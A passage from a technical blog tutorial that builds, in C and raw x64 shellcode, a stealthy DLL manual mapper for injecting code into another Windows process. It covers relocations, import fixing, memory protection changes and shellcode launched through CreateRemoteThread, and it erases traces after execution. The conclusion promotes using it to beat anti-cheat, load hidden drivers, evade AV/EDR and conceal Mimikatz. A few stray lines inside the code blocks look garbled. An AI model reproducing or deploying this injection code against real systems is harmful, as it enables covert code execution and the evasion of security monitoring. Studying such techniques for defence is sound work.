We'll combine these two variables by using a for loop to iterate for the amount of times that there are relocation entries, and we'll index into the array using the current index of the for loop.
As discussed in the relocations table section of this blog, the word (2 byte) value is a bit-field entry. To get the right values, we'll shift the entry by 12 bits to the right to get the type of relocation, and mask out the first 4 bits of the entry to get the offset of the relocation.
The last thing we need to do is handle the relocation which is done with a switch statement to compare the relocation type:
        switch(type) {
            case IMAGE_REL_BASED_DIR64:
                int32_t  value_offset           = i_base_reloc->virtual_address + offset;
                uint64_t original_reloc_value   = *(uint64_t*)(local_source + value_offset);
                uint64_t new_reloc_value        = original_reloc_value + reloc_delta;


                memcpy(local_source + value_offset, &new_reloc_value, sizeof(uint64_t));
                break;


            case IMAGE_REL_BASED_ABSOLUTE: // Expected, can be skipped
                break;


            default:
                mmprintf("! WARNING ! -- Unexpected entry type when relocating. (Type: %x)\n", type);
        }
The only case we really need to handle is IMAGE_REL_BASED_DIR64, however, there are 10 different relocation types that can exist. In case you want or need to handle these other relocation types, they can be found on MSDN.
When handling for IMAGE_REL_BASED_DIR64, we get the RVA for the address we want to relocate by adding the relocation block's RVA with the offset value of the entry.
To get the address we need to relocate, we add the RVA we calculated to local_source and dereference it.
To relocate the address, we simply add the delta we calculated earlier to it. After that, we copy that relocated value to the same place we got it from.
That should be all that's needed to correctly handle the DLL's relocations.
Resolving the DLL's imports
The next step is to resolve the DLL's IAT. To do this, we'll split the tasks in two parts. The first half is to import the required libraries into the target process so that our DLL can use them. The second half is to fix the import addresses in the IAT.
Importing the DLL's required libraries
I assume that you are already aware of regular
LoadLibraryADLL injection, so I do speed through the parts that don't require me to explain it to you.
We'll initialize the required variables below:
uint32_t iat_offset  = parsed_dll.optional_header->data_directory[IMAGE_DIRECTORY_ENTRY_IMPORT].virtual_address; // RVA to .idata sect


image_import_descriptor* i_import_desc         = (image_import_descriptor*)(local_source + iat_offset);
uint64_t                 p_loadlibrary         = (uint64_t) GetProcAddress(GetModuleHandle("kernel32.dll"), "LoadLibraryA");
int32_t                  remote_module_count   = 0;
MODULEENTRY32*           remote_loaded_modules = get_process_loaded_modules(target_process_id, &remote_module_count);


if (p_loadlibrary == 0) {
    mmprintf("! CRITICAL ! -- LoadLibraryA wasn't resolved. (Error %x)\n", GetLastError());
    goto cleanup_abort;
}
iat_offset is the relative virtual address (RVA) to the top of the .idata section, which contains an array of image_import_descriptor structures.
i_import_desc uses iat_offset, and parses it as an array of image_import_descriptor structures.
p_loadlibrary is the address of LoadLibraryA, which is used to perform regular DLL injection.
remote_module_count is set by the get_process_loaded_modules function which simply retrieves the DLLs that are loaded in the target process.
remote_loaded_modules is the list of loaded DLLs retrieved by the get_process_loaded_modules function. We'll use this list to ensure that we aren't creating unnecessary calls to LoadLibraryA so that we can try to maximize stealth.
In the event that GetProcAddress fails, we go to cleanup_abort which is going to be at the end of the manual mapping function. This helps reduce repetition in code.
The first step we need to do is to enumerate the image_import_descriptor array:
while (i_import_desc->name != 0) {
    char*   library_name        = (char*)(local_source + i_import_desc->name);
    int     library_name_length = strlen(library_name) + 1;


    for (int i = 0; i < remote_module_count; i++) {
        if (strcasecmp(library_name, remote_loaded_modules[i].szModule) == 0)
            goto skip_loading_module;
    }


    // continue injecting the DLL here...


    skip_loading_module:
    i_import_desc++;
}
As discussed, the name value of the image_import_descriptor structure is an RVA to the DLL that needs to be present in the target process. This is saved as a char array in library_name. We'll need to save the length of the DLL name in library_name_length in order to write library_name into the target process.
We'll iterate through the remote_loaded_modules array we captured earlier. For each iteration, we'll compare the name of the DLL that's already loaded in the target process with the name of the DLL that our DLL needs. If the DLL's name is already present in the target process, then we can skip injecting it.
We can simply increment i_import_desc to iterate through the array, and check if the name value is 0 to exit out of the while loop.
To inject the DLL, we'll need to write the DLL's name into the target process. We could do this with WriteProcessMemory, but it's best to stay consistent and use NT functions to maintain stealth. First, we'll create the shared memory section, and set the size of the section to be the size of the library name:
    void* lib_sect_handle   = 0;
    LARGE_INTEGER lib_max_size = {0, .QuadPart = library_name_length};


    status = nt_create_sect(&lib_sect_handle, SECTION_MAP_READ | SECTION_MAP_WRITE, &lib_max_size, PAGE_READWRITE, SEC_RESERVE);
    if (status != 0) {
        mmprintf("! WARNING ! -- Failed to create section. (Status %x)\n", status);
        goto skip_loading_module;
    }
Next, we'll allocate the views for the local buffer and the remote buffer:
    void* lib_name_local  = 0;
    void* lib_name_remote = 0;


    status = nt_alloc_views(lib_sect_handle, h_process, library_name_length, PAGE_READWRITE, &lib_name_local, &lib_name_remote);
    if (status != 0) {
        mmprintf("! WARNING ! -- Failed to allocate memory views. (Status %x)\n", status);
        nt_close(lib_sect_handle);
        goto skip_loading_module;
    }
After that, we'll copy the name of the DLL we need to inject into the local buffer, which will reflect it over to the remote buffer:
    memcpy_s(lib_name_local, library_name_length, library_name, library_name_length);
    nt_unmap_view_of_sect(GetCurrentProcess(), lib_name_local);
And we'll call LoadLibraryA using CreateRemoteThread, and pass the remote buffer where we stored the required DLL's name as an argument:
    void* h_thread = CreateRemoteThread(h_process, (void*)0, 0, (LPTHREAD_START_ROUTINE) p_loadlibrary, lib_name_remote, 0, (void*)0);


    if (h_thread) {
        WaitForSingleObject(h_thread, INFINITE);
        CloseHandle(h_thread);
    } else {
        mmprintf("! WARNING ! -- Failed to call LoadLibraryA on '%s'.\n", library_name);
    }


    nt_unmap_view_of_sect(h_process, lib_name_remote);
    nt_close(lib_sect_handle);
Fixing the IAT
The next step is to go through the IAT and correct each imported function's address. We'll start by resetting i_import_desc to the first index, and recapturing the loaded modules of the target process to extract offsets to the functions:
i_import_desc         = (image_import_descriptor*)(local_source + iat_offset);
remote_loaded_modules = get_process_loaded_modules(target_process_id, &remote_module_count);
Next, we'll iterate through the image_import_descriptor array again just like we did when injecting the required libraries. This time, our interest is in loading the library in the local process, and saving the base address of the remotely loaded module.
We'll use this local instance of the library to calculate the offset to the current function, and we'll apply it to the base address of the remote library:
while (i_import_desc->name != 0) {
    char* library_name         = (char*)(local_source + i_import_desc->name);
    void* local_loaded_library = LoadLibraryA(library_name);


    void* remote_loaded_library = (void*)0;
    for (int i = 0; i < remote_module_count; i++) {
        if (strcasecmp(library_name, remote_loaded_modules[i].szModule) == 0) {
            remote_loaded_library = remote_loaded_modules[i].modBaseAddr;
            printf("\n");
            mmprintf("Library '%s' in remote process is loaded at '%llx'\n\n", library_name, remote_loaded_library);
            break;
        }
    }


    if (remote_loaded_library == 0) {
        mmprintf("! WARNING ! -- Failed to find an address in remote process for module '%s'\n", library_name);
        i_import_desc++;
        continue;
    }


    // fix function imports here...


    i_import_desc++;
}
Here you should to notice something. When we perform DLL injection, we immediately assume that the base address of GetProcAddress is the same on both our local and target process. While we can technically assume the same for every function address we need to fix, it's a bit safer to calculate the offset locally and apply the offset to the base address of the remotely loaded module.
The next step is to use the original_first_thunk and first_thunk values from image_import_descriptor to get the ILT and IAT respectively.
    image_thunk_data64* p_thunk = (image_thunk_data64*)(local_source + i_import_desc->original_first_thunk);
    image_thunk_data64* p_func  = (image_thunk_data64*)(local_source + i_import_desc->first_thunk);


    if (!p_thunk)
        p_thunk = p_func;
As discussed earlier, there are some cases where a compiler chooses to use the IAT to act as both the ILT and IAT. For those cases, we need to check if the compiler nulled out the p_thunk entry and set the ILT to the address of IAT if it did.
Now we'll iterate through the ILT and determine if we should use the name of the function or its ordinal:
    while (p_thunk->u1.address_of_data != 0) {
        uint64_t remote_export_address;


        if (p_thunk->u1.ordinal & IMAGE_ORDINAL_FLAG64) {


            // handle case for ordinal function...


        } else {
https://
            // handle case for regular function name...


        }


        // write the export address to the IAT entry here...


        ++p_thunk;
        ++p_func;
    }
Here we iterate until the value of address_of_data is 0 which indicates the end of the ILT. As we learned, we can check if we should use the ordinal or the regular function name by seeing if the IMAGE_ORDINAL_FLAG is set.
To continue iterating through the ILT and IAT, we can simply increment the pointers to the image_thunk_data arrays.
Below is the code for handling the ordinal case:
/*
        Raw Data: 0x8000000000000005 (example ordinal value)
        Mask (~): 0x7FFFFFFFFFFFFFFF (~IMAGE_ORDINAL_FLAG64)
        ----------------------------
        Result:   0x0000000000000005
*/
        uint64_t ordinal             = p_thunk->u1.ordinal & ~IMAGE_ORDINAL_FLAG64;


        uint64_t export_func_address = (uint64_t) GetProcAddress(local_loaded_library, (char*) ordinal);
        uint64_t export_func_offset  = export_func_address - (uint64_t) local_loaded_library;


        remote_export_address        = (uint64_t) remote_loaded_library + export_func_offset;
Whenever the ordinal case is triggered, we need to mask out IMAGE_ORDINAL_FLAG from the ordinal to remove the flag and retrieve the correct value. Then using GetProcAddress pointed to our local instance of the library, we get the address of the function based on its ordinal by just passing it to GetProcAddress.
Using the address we have, all we need to do is get the offset of the function from its base address by subtracting the address of the function by the base address of our local instance of the library. We can then use that offset on the base address of the library loaded in the target process to get the value we need to write in the IAT.
Handling the regular function name case is really similar:
        image_import_by_name* i_import = (image_import_by_name*)(local_source + p_thunk->u1.address_of_data);


        uint64_t export_func_address    = (uint64_t) GetProcAddress(local_loaded_library, i_import->name);
        uint64_t export_func_offset     = export_func_address - (uint64_t) local_loaded_library;


        remote_export_address  = (uint64_t) remote_loaded_library + export_func_offset;
All we need to do for this case is to parse the value at the address_of_data RVA in the ILT entry with the image_import_by_name structure. Then we simply need to pass in the name value of that structure into GetProcAddress.
Finally, to write the function address to the IAT, we just need to overwrite the entry like so:
*(uint64_t*)(p_func) = remote_export_address;Downgrading memory protections
Now that we've successfully handled the things that we need to in terms of mapping the DLL into the target process, our next step is to downgrade the memory protections of sections to maintain stealth. This is a relatively simple task, and is done by just enumerating the section headers.
We'll first need to set the headers to be read only:
DWORD old_protection;
status = nt_protect_virtual_mem(h_process, remote_source, parsed_dll.optional_header->size_of_headers, PAGE_READONLY, &old_protection);
if (status != 0) {
    mmprintf("! WARNING ! -- Failed to change protection of manually mapped DLL header in remote buffer. (NT Status: %x)\n", status);
}
nt_protect_virtual_mem is almost a direct wrapper to NtProtectVirtualMemory. The only difference is that for the BaseAddress and RegionSize arguments, the wrapper converts the provided arguments into pointers.
Next, we'll need to enumerate the section headers and translate the characteristics value into a protection value that NtProtectVirtualMemory can use. We'll pass the translated memory protection and required arguments to NtProtectVirtualMemory to downgrade the section's memory protection:
for(int i = 0; i < parsed_dll.number_of_sections; i++) {
    section* sect = parsed_dll.section_list[i];
    uint32_t protection = 0;
    if (sect->characteristics & IMAGE_SCN_MEM_EXECUTE) {
        if (sect->characteristics & IMAGE_SCN_MEM_READ)  protection = PAGE_EXECUTE_READ;
        if (sect->characteristics & IMAGE_SCN_MEM_WRITE) protection = PAGE_EXECUTE_READWRITE;
    } else {
        if (sect->characteristics & IMAGE_SCN_MEM_READ)  protection = PAGE_READONLY;
        if (sect->characteristics & IMAGE_SCN_MEM_WRITE) protection = PAGE_READWRITE;
    }


    if (protection == PAGE_EXECUTE_READWRITE)
        continue;


    status = nt_protect_virtual_mem(h_process, remote_source + sect->virtual_address, sect->virtual_size, protection, &old_protection);
    if (status != 0) {
        mmprintf("! WARNING ! -- Failed to change protection of manually mapped DLL section in remote buffer. Continuing, but stealth is probably damaged. (NT Status %x)\n", status);
    }
}
Since we already set the protection of the entire DLL's image to PAGE_EXECUTE_READWRITE, we can skip the calls that set the section to that protection to minimize calls to the API.
Creating and executing the final shellcode
Calling TLS callbacks
As per our analysis before, each TLS callback uses the DllMain function signature, which requires 3 arguments to be passed into it. Since this is the case, we still have a little bit of work to do.
We have two options of how we could do this. The first is to use CreateRemoteThread for each TLS callback entry and pass in the arguments using a structure. In my opinion, I think that this is a really noisy approach, and a little dirty.
The second option which is what we'll do is to build out a singular shellcode payload for each one of the TLS callbacks, and for calling our DLL's DllMain at the same exact time.
To write the shellcode, we'll use raw bytes rather than inline assembly to have granular control over each byte. In order to generate these bytes, you could use defuse.ca's assembler, or metasploit's nasm_shell ruby script pre-installed on Kali.
For convenience purposes, I made my own replica of metasploit's nasm_shell script that uses python and is cross-compatible which you can find on this website. You just need to install the following python libraries: rich, keystone-engine.
The first thing we need to do is to create a shellcode template of the DllMain function call:
mov  rcx, 0xdead1337dead1337  ; hinstDLL argument
mov  rdx, 0xdead1337dead1337  ; fdwReason argument
mov  r8,  0xdead1337dead1337  ; lpvReserved argument


mov  rax, 0xdead1337dead1337  ; function address
call rax
0xdead1337dead1337 is a placeholder value for us to overwrite in the code.
When compiled into it's raw bytes, we can store it in a byte / char array like so:
uint8_t dllmain_template_shellcode64[] = {
    0x48, 0xB9, 0x37, 0x13, 0xAD, 0xDE, 0x37, 0x13, 0xAD, 0xDE,     // mov rcx, 0xdead1337dead1337 (hinstDLL placeholder)
    0x48, 0xBA, 0x37, 0x13, 0xAD, 0xDE, 0x37, 0x13, 0xAD, 0xDE,     // mov rdx, 0xdead1337dead1337 (fdwReason placeholder)
    0x49, 0xB8, 0x37, 0x13, 0xAD, 0xDE, 0x37, 0x13, 0xAD, 0xDE,     // mov r8,  0xdead1337dead1337 (lpvReserved placeholder)
    0x48, 0xB8, 0x37, 0x13, 0xAD, 0xDE, 0x37, 0x13, 0xAD, 0xDE,     // mov rax, 0xdead1337dead1337 (function address placeholder)
    0xFF, 0xD0,                                                     // call rax
};
Warning: If you're doing this from 32-bit, note that the calling convention differs. 32-bit's calling convention wants the arguments to be pushed on the stack rather than put in registers like you see above. Check the shellcode here.
Storing this outside of the manual mapping function is probably the most appropriate place for it since it's going to be reused a few times. Since this shellcode is dynamic in size, we have to keep track of each shellcode's size. We'll do this using a structure that holds the shellcode and its size:
typedef struct {
    uint8_t* shellcode;
    uint32_t size;
} shellcode_t;
Since we'll need this structure to be an array that's dynamic, we need a function to append to it:
static uint8_t append_shellcode(shellcode_t** arr, uint32_t* size, uint32_t* capacity, shellcode_t new_sc) {
    if (*size >= *capacity) {
        *capacity *= 2;
        shellcode_t* expanded = realloc(*arr, *capacity * sizeof(shellcode_t));
        if (expanded)
            *arr = expanded;
        else
            return 0;
    }


    (*arr)[*size] = new_sc;
    (*size)++;


    return 1;
}
The start of this function expands the shellcode array if it exceeds it's size, and the last part just takes the shellcode we want to append and appends it to the array. This should make it a lot easier to dynamically append to the shellcode.
Jumping back into our manual mapping function, the first thing we need to do is to initialize a shellcode array:
uint32_t     shellcode_arr_size     = 0;
uint32_t     shellcode_arr_capacity = 64;
shellcode_t* shellcode_arr          = malloc(shellcode_arr_capacity * sizeof(shellcode_t));
Before we append shellcode for our TLS callbacks, we need to save the RBP register which acts as the base pointer. Not doing this will crash the target process after our call to the shellcode returns. We should also allocate some space on the stack for safety. To do this, we'll just subtract an arbitrary value from RSP:
push rbp
sub rsp, 0x140
We'll append this shellcode to the start of the shellcode array like so:
uint8_t alloc_stack[] = {
    0x55,                                    // push rbp
    0x48, 0x81, 0xEC, 0x40, 0x01, 0x00, 0x00 // sub rsp, 0x140
};


shellcode_t sc_alloc_stack = {
    .shellcode = alloc_stack,
    .size=sizeof(alloc_stack)
};


append_shellcode(&shellcode_arr, &shellcode_arr_size, &shellcode_arr_capacity, sc_alloc_stack);
Now we need to start enumerating the TLS callbacks as per our previous analysis:
if (parsed_dll.optional_header->data_directory[IMAGE_DIRECTORY_ENTRY_TLS].size) {
    image_tls_directory64* i_tls_dir = (image_tls_directory64*)(
        local_source +
        parsed_dll.optional_header->data_directory[IMAGE_DIRECTORY_ENTRY_TLS].virtual_address
    );


    uint64_t  callbacks_rva     = (uint64_t) (i_tls_dir->address_of_callbacks - (uint64_t) remote_source);
    uint64_t* p_callbacks_array = (uint64_t*)(local_source + callbacks_rva);


    while (p_callbacks_array && *p_callbacks_array) {


        // append shellcode here...


        p_callbacks_array++;
    }
}
Here we check the size of the TLS directory before iterating to ignore cases where our DLL doesn't have any TLS callbacks. In the cases where our DLL does have TLS callbacks, we'll parse the top of the section as a image_tls_directory structure to be able to extract the address_of_callbacks value from it.
As a reminder, address_of_callbacks is the full address that points to the array of TLS callback entries. When handling relocations, the value is set relative to the remote buffer rather than our local one.
In order to enumerate our local instance of the TLS callbacks array, we need to calculate the RVA by subtracting address_of_callbacks by the address of the remote buffer and add the calculated RVA to our local buffer.
We'll enumerate the array until the value pointed by the current index of the array is 0 which indicates the end of the array.
Now that we are correctly enumerating the TLS callbacks, appending the required shellcode is relatively simple with our setup:
    uint8_t* exec_callback = malloc(sizeof(dllmain_template_shellcode64));
    memcpy(exec_callback, dllmain_template_shellcode64, sizeof(dllmain_template_shellcode64));


    *(uint64_t*)(exec_callback + 2)  = (uint64_t) remote_source;       // rcx (hinstDLL)
    *(uint64_t*)(exec_callback + 12) = (uint64_t) DLL_PROCESS_ATTACH;  // rdx (fdwReason)
    *(uint64_t*)(exec_callback + 22) = (uint64_t) 0;                   // r8  (lpvReserved)
    *(uint64_t*)(exec_callback + 32) = (uint64_t) *p_callbacks_array;  // rax (func address)


    mmprintf("Callback Address: %llx\n", *p_callbacks_array);


    shellcode_t sc_exec_callback = {
        .shellcode = exec_callback,
        .size = sizeof(dllmain_template_shellcode64)
    };


    append_shellcode(&shellcode_arr, &shellcode_arr_size, &shellcode_arr_capacity, sc_exec_callback);
All we have to do is copy the DllMain template we created into a new buffer, modify the buffer at the correct positions to overwrite the placeholder addresses with the argument that placeholder represents, and append it to the shellcode array like we did when allocating memory to the stack.
Before we close off the shellcode, we need to do one more thing: append the final shellcode for calling our DLL's DllMain function, and unallocate the space we allocated on the stack.
Calling DllMain
The last step is to append the required shellcode to our shellcode array for calling DllMain, and zipping up the shellcode array into one single shellcode payload that we write to the target process and execute.
Appending the required shellcode for calling DllMain is really straight forward:
uint8_t* exec_dllmain = malloc(sizeof(dllmain_template_shellcode64));
memcpy(exec_dllmain, dllmain_template_shellcode64, sizeof(dllmain_template_shellcode64));


*(uint64_t*)(exec_dllmain + 2)  = (uint64_t) remote_source;                                                       // rcx (hinstDLL)
*(uint64_t*)(exec_dllmain + 12) = (uint64_t) DLL_PROCESS_ATTACH;                                                  // rdx (fdwReason)
*(uint64_t*)(exec_dllmain + 22) = (uint64_t) 0;                                                                   // r8  (lpvReserved)
*(uint64_t*)(exec_dllmain + 32) = (uint64_t) remote_source + parsed_dll.optional_header->address_of_entry_point;  // rax (func address)


shellcode_t sc_exec_dllmain = {
    .shellcode = exec_dllmain,
    .size = sizeof(dllmain_template_shellcode64)
};


append_shellcode(&shellcode_arr, &shellcode_arr_size, &shellcode_arr_capacity, sc_exec_dllmain)
In place of the RAX placeholder, we'll set it to be the address of DllMain which is calculated by adding the base address of the remote buffer with address_of_entry_point which is in the optional header.
Now we just need to unallocate the space we allocated on the stack and restore RBP respectively:
add rsp, 0x140
pop rbp
ret
Since this is the last shellcode we're appending, we need to return with a ret function to not crash the remote process when the DllMain function finishes.
uint8_t end_shellcode[] = {
    0x48, 0x81, 0xC4, 0x40, 0x01, 0x00, 0x00,   // add rsp, 0x140
    0x5D,                                       // pop rbp
    0xC3,                                       // ret
};


shellcode_t sc_end_shellcode = {
    .shellcode = end_shellcode,
    .size = sizeof(end_shellcode)
};
IMAGE_REL_BASED_DIR64
append_shellcode(&shellcode_arr, &shellcode_arr_size, &shellcode_arr_capacity, sc_end_shellcode);
Now we need to determine the size of our final shellcode by enumerating through the shellcode array and adding the size of each shellcode buffer to an accumulator:
uint64_t shellcode_size = 0;
for (uint64_t i = 0; i < shellcode_arr_size; i++) {
    shellcode_size += shellcode_arr[i].size;
}
Using the size of the shellcode, we can allocate a shared memory view and write each shellcode buffer one after the other into the local view which will be mapped to the remote view:
void*           shellcode_sect      = 0;
LARGE_INTEGER   shellcode_max_size  = {0, .QuadPart = shellcode_size * sizeof(unsigned char)};


status = nt_create_sect(&shellcode_sect, SECTION_ALL_ACCESS, &shellcode_max_size, PAGE_EXECUTE_READWRITE, SEC_RESERVE);


void* p_local_shellcode  = 0;
void* p_remote_shellcode = 0;


status = nt_alloc_views(shellcode_sect, h_process, shellcode_max_size.QuadPart, PAGE_EXECUTE_READWRITE, &p_local_shellcode, &p_remote_shellcode);


for (uint64_t i = 0, curr_written = 0; i < shellcode_arr_size; i++) {
    memcpy(p_local_shellcode + curr_written, shellcode_arr[i].shellcode, shellcode_arr[i].size);
    curr_written += shellcode_arr[i].size;
}
After allocating the views, we simply iterate through the shellcode array and keep track of the amount of bytes we've written. We'll copy the shellcode of the current index at the local shellcode buffer offset by the amount of bytes we wrote in order to finalize the shellcode and write it in the target process to be ran.
We won't need the local shellcode buffer that we built anymore, so we can unmap the view of it for cleanup.
All we need to do now is to call the remote shellcode buffer using CreateRemoteThread:
CreateRemoteThread(h_process, (void*)0, 0, (LPTHREAD_START_ROUTINE) p_remote_shellcode, 0, 0, (void*)0);


Sleep(150); // wait for shellcode to execute


memset(p_local_shellcode, 0, shellcode_size - sizeof(sc_end_shellcode))
nt_unmap_view_of_sect(GetCurrentProcess(), p_local_shellcode);
nt_close(shellcode_sect);


mmprintf("Done. Module loaded at %llx\n", remote_source);
After running CreateRemoteThread, the DLL's TLS callbacks and the DLL's DllMain function should all be executed respectively.
Note that for stealth, it's really attractive to unmap the view of the remote shellcode to destory it after execution finished, but we can't do that. This is because we won't know when the DLL will stop running, and we need the ret stub to stay there to handle the case for when the DLL is done.
What we do instead, is destroy the shellcode that calls the TLS callbacks and DllMain, and leave the ret stub. This will make it much harder to track how our DLL was executed from the shellcode memory block.
Before testing it, we need to perform some cleanup:
if (shellcode_arr) free(shellcode_arr);


nt_unmap_view_of_sect(GetCurrentProcess(), local_source);
nt_close(source_sect_handle);
if (h_process)      CloseHandle(h_process);
if (g_dll_buffer)   free(g_dll_buffer);


return remote_source;


cleanup_abort:
    nt_unmap_view_of_sect(h_process, remote_source);
    nt_unmap_view_of_sect(GetCurrentProcess(), local_source);
    nt_close(source_sect_handle);
    if (h_process)      CloseHandle(h_process);
    if (g_dll_buffer)   free(g_dll_buffer);


    return 0;
Excellent. That should be all that's needed to successfully execute the DllMain function.
Testing
To test, we'll use a simple DLL to pop a calculator using a C Runtime Library (CRT) function such as system which will prove to us that we've done everything correctly:
#include "windows.h"


BOOL APIENTRY DllMain(HINSTANCE h_module, DWORD reason, LPVOID _) {
    if (reason == DLL_PROCESS_ATTACH) {
        system("calc.exe");
        return TRUE;
    }
    return FALSE;
}
You can compile it as a DLL with gcc popcalc.c -o popcalc.dll -shared.
Next, we call our manual mapping function. The signature of my function looks like this:
void* mm_inject_dll_64(const char* dll_path, const int target_process_id);All I need to do for my case is to pass in the popcalc.dll DLL and get the process ID for a random process. I'll use Notepad.exe:
int main() {
    mm_inject_dll_64("popcalc.dll", get_process_id("Notepad.exe"));
}
Running the executable should successfully pop a calculator as demonstrated in the video below:
Conclusion: Stealth freak
That's pretty much all I can give on DLL manual mapping, the rest is up to you. For the industries that are involved for the use of DLL manual mapping, I can give a few tips on how to expand upon it.
If you're in the game hacking industry, after building a DLL manual mapper, you may think that you're good to inject your DLL into any video game without being detected. The thing is, you need to be aware of Anti-DLL injection techniques implemented. Not every implementation of Anti-DLL injection will be the same, which makes it your goal to go out there and find out how to circumvent the protections that have been implemented.
This technique could also be reflected into ring 0, where you can perform manual mapping using a vulnerable driver to load another driver that's completely hidden. .sys files do use the PE file format as well.
On the other hand, for penetration testers, I believe that this technique is a really powerful starter for helping in evading AV/EDR solutions. EXEs also use the same exact file format, so you could convert this technique into a self-sustaining process that hides another malicious process in itself, which could be useful for Mimikatz. Your goal after injection would probably be to ensure that the DLL itself doesn't create suspicious network traffic and/or alerts.